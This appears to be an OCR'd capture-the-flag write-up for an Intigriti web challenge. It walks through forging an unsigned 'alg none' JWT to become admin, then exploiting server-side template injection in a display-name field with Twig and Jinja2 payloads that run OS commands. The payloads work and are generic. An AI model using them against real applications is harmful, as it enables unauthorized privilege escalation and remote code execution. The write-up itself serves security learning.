
Header: *{"alg":"none","typ":"JWT"}*
Payload: *{"user_id":4,"username":"joren",**"role":"admin"**,"exp":1763671153}*

We are forging the payload to have the role “admin” instead of “user”


Our base64 encoded JWT token (keep the last dot symbol):

eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJ1c2VyX2lkIjo0LCJ1c2VybmFtZSI6ImpvcmVuIiwicm9sZSI6ImFkbWluIiwiZXhwIjoxNzYzNjcxMTUzfQ.


To make testing easier this forged token can be stored manually in the browser to easily navigate the web application.




With the forged token saved in the browser we can navigate to https://challenge-1125.intigriti.io/dashboard and notice how we become administrator and have access to the admin panel.




The admin section is not that interesting except the fact we can go to the admin profile.



https://challenge-1125.intigriti.io/admin/profile allows us to set a new Display name. This triggers a POST request with the “display-name” parameter. Again as the CTF requires us to get Remote Code Execution on the web-server the first things that come to my mind are SQL injection and Server Side Template Injection.





SQL injection ended up nowhere but testing for Server Side Template Injection (SSTI) showed interesting responses.


Template injection allows an attacker to include template code into an existing (or not) web-server template. A template engine makes designing HTML pages easier by using static template files which at runtime replaces variables/placeholders with actual values in the HTML pages

You can find here different payloads to quickly determine if a web application is vulnerable to SSTI:
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection

Popular testing payloads are:


```
${7*7}
{{7*7}}
```

If those payloads are rendered in the back-end by a template engine they return as 49 in our view.



If we use {{7*7}} as our display name in the admin panel we get 49 as output on the page. This means the page is vulnerable to SSTI.

SSTI means we can proceed to code execution on the web-server if we know which template engine is being used in the back-end.




We used payload {{7*7}} that worked so we end up with Jinja2 or Twig.

Step 4: From RCE to Reverse Shell

A Twig payload to achieve Remote Code Execution (RCE) is following:
{{id~passthru~_context|join|slice(2,2)|split(000)|map(_context|join|slice(5,8))}}


This should execute the Linux “id” command but did not work in my tests:



Possible Jinja2 payloads to achieve RCE and execute the Linux “id” command:

{{ cycler.__init__.__globals__.os.popen('id').read() }}


{{self.__init__.__globals__.__builtins__.__import__('os').popen('id').read()}}



Notice how our reflected Display name now shows the executed ‘id’ command. We are on the web-server running as the user “appuser”.

